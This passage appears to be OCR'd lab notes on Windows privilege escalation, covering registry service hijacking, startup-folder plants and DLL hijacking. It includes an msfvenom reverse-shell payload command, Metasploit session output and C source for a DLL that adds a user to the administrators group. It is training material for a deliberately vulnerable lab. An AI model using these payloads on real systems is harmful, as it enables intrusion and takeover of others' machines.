




Place x.exe in 'C:\Temp'




HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f




In the command prompt type: sc start regsvc

in the command prompt: net localgroup administrators




Service Escalation - Executable Files :

C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"



sc start filepermsvc




net localgroup administrators

Privilege Escalation - Startup Applications :


Windows VM :

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup




Kali VM :

Open command prompt and type: msfconsole




msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali VM IP Address] -f exe -o x.exe



Copy the generated file, x.exe, to the Windows VM.

Place x.exe in “C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup”.



Logoff.

Login with the administrator account credentials

Kali VM :


In Meterpreter(meterpreter > prompt) type: getuid

From the output, notice the user is “User-PC\Admin”

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.129:4444 -> 192.168.17.128:49532) at 2017-08-06 17:23:17 +0800

meterpreter > getuid
Server username: User-PC\Admin
meterpreter > shell
Process 2684 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```


Service Escalation - DLL Hijacking :

Open the Process Monitor folder





right click on Procmon.exe and select ‘Run as administrator’ from the menu

In procmon, select "filter". From the left-most drop down menu, select ‘Process Name’.




In the input box on the same line type: dllhijackservice.exe






line type: NAME NOT FOUND




Open command prompt and type: sc start dllsvc

execute ‘C:\Temp\hijackme.dll’ yet it could not do that as the file was not found. Note that ‘C:\Temp’ is a writable location.



Copy ‘C:\Users\User\Desktop\Tools\Source\windows_dll.c’ to the Kali VM.



Kali VM :


Open windows_dll.c in a text editor

Replace the command used by the system() function to: cmd.exe /k net localgroup administrators user /add

```
  nano 2.6.3                                  File: windows_dll.c

// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```


```
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrators user /add");
        ExitProcess(0);
    }
    return TRUE;
}
```

x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll



Copy the generated file hijackme.dll, to the Windows VM

